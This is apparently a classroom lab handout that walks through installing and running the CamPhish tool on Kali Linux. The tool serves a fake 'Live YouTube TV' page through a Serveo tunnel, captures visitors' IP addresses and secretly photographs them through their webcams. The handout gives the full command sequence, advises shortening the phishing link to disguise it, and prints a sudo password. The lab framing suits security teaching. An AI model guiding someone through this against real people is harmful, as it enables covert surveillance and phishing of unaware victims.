

# CAMPHISHING - MINI LABORATORY

Welcome to CamPhish Lab Activity.

- This is intended to demonstrate and let you experience other types of attacks.

Materials/Devices Needed:

- PC or
- Laptop

Operating System used:

- Kali Linux

## SETTING UP YOUR KALI LINUX LA FOR CAMPHISH

1. You will need Kali Linux OS to practice and perform this activity, log in to your kali linux and open the terminal.


*Note: Make sure the device used is connected to the internet.*

2. On the terminal, type in this command:


`sudo su (root user)`

*Password: C1sc0123*

`apt-get -y install php openssh git wget`



```
root@kali: /home/kali
File Actions Edit View Help
(kali@kali)~$ exit
(kali@kali)~$ sudo su
(kali@kali)~$ apt-get -y install php openssh git wget
```




```
root@kali: /home/kali/CamPhish
File Actions Edit View Help
(kali@kali)-[~]
└─$ sudo su
[sudo] password for kali:
(root@kali)-[/home/kali]
└─# apt-get -y install php openssh git wget
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
E: Unable to locate package openssh
```

*Note: This command is a tool that uses PHP for the Webserver, SSH, and Serveo link.*


3. After installing, access now the CamPhish through Github using the following command:

`git clone https://github.com/techchipnet/CamPhish`



```
root@kali: /home/kali/CamPhish
File Actions Edit View Help
(kali@kali)-[~]
└─$ sudo su
[sudo] password for kali:
(root@kali)-[/home/kali]
└─# apt-get -y install php openssh git wget
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
E: Unable to locate package openssh
```

`cd CamPhish`



```
(root@kali)-[/home/kali]
└─# cd CamPhish
(root@kali)-[/home/kali/CamPhish]
└─#
```

4. Run the CamPhish using the command:

`Bash camphish.sh`

```
root@kali: /home/kali/CamPhish
File Actions Edit View Help

CamPhish Ver 1.7
www.techchip.net | youtube.com/techchipnet

—Choose tunnel server—

[01] Ngrok
[02] Serveo.net

[+] Choose a Port Forwarding option: [Default is 1]
```

5. Choose what tunnel server you will be using, take note of the following information:

- *Option 1: Ngrok, is the default server of CamPhish. In order for you to use this you will need a Ngrok Authentication Token through your Ngrok Account.*
- *Option 2: Serveo.net is another tunnel server, the easiest option to choose from since this will not need any token and will generate right away. (For the sake of the lab experience only).*

6. The serveo.net will leave you 3 choices to select on what type of display/platform your Capture phishing will take place. Live youtube TV is used for this laboratory.

```
root@kali: /home/kali/CamPhish
File Actions Edit View Help

CamPhish Ver 1.7
www.techchip.net | youtube.com/techchipnet

—Choose tunnel server—

[01] Ngrok
[02] Serveo.net

[+] Choose a Port Forwarding option: [Default is 1] 2

—Choose a template—

[01] Festival Wishing
[02] Live Youtube TV
[03] Online Meeting

[+] Choose a template: [Default is 1]
```

6. Enter a valid Youtube ID and make sure that it will come from the original artist or page.

```
root@kali: /home/kali/CamPhish
File Actions Edit View Help

CamPhish Ver 1.7
www.techchip.net | youtube.com/techchipnet

——Choose tunnel server——

[01] Ngrok
[02] Serveo.net

[+] Choose a Port Forwarding option: [Default is 1] 2

——Choose a template——

[01] Festival Wishing
[02] Live Youtube TV
[03] Online Meeting

[+] Choose a template: [Default is 1] 2

[+] Enter YouTube video watch ID: 2ydCvkxuNm4
```

7. Wait for CamPhish to generate a fake URL for phishing purposes, this link will be long, and you can shorten it through different url shorten sites or links.

```
root@kali: /home/kali/CamPhish
File Actions Edit View Help

CamPhish Ver 1.7
www.techchip.net | youtube.com/techchipnet

——Choose tunnel server——

[01] Ngrok
[02] Serveo.net

[+] Choose a Port Forwarding option: [Default is 1] 2

——Choose a template——

[01] Festival Wishing
[02] Live Youtube TV
[03] Online Meeting

[+] Choose a template: [Default is 1] 2


[+] Enter YouTube video watch ID: 2ydCvkxuNm4
[+] Choose subdomain? (Default: [Y/n]): n
[+] Starting Serveo ...
[+] Starting php server ... (localhost:3333)
[+] Direct link: https://dc35d5b806011a8ad8f9729ba357ce31.serveo.net

[*] Waiting targets, Press Ctrl + C to exit ...
```

8. Open link on new tab and see if your YT ID copied is working the same with the original.




9. Once the target has opened the link provided it will send IP addresses to the attacker and proceed on capturing the face of the target without the target being aware.



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END OF ACTIVITY TASK:

1. Clean your device folder from CamPhish files, using kali linux. You can view that the CamPhish folder is downloaded in your device's computer.



2. Go back to your Kali Linux terminal and press ctrl + c keys to exit CamPhish, and do this command to remove the CamPhish file/folder.

```
(root@kali) - [/home/kali/CamPhish]
# cd /home/kali
(root@kali) - [/home/kali]
# rm -rf CamPhish
(root@kali) - [/home/kali]
#
```

3. The CamPhish Folder should be gone by now.

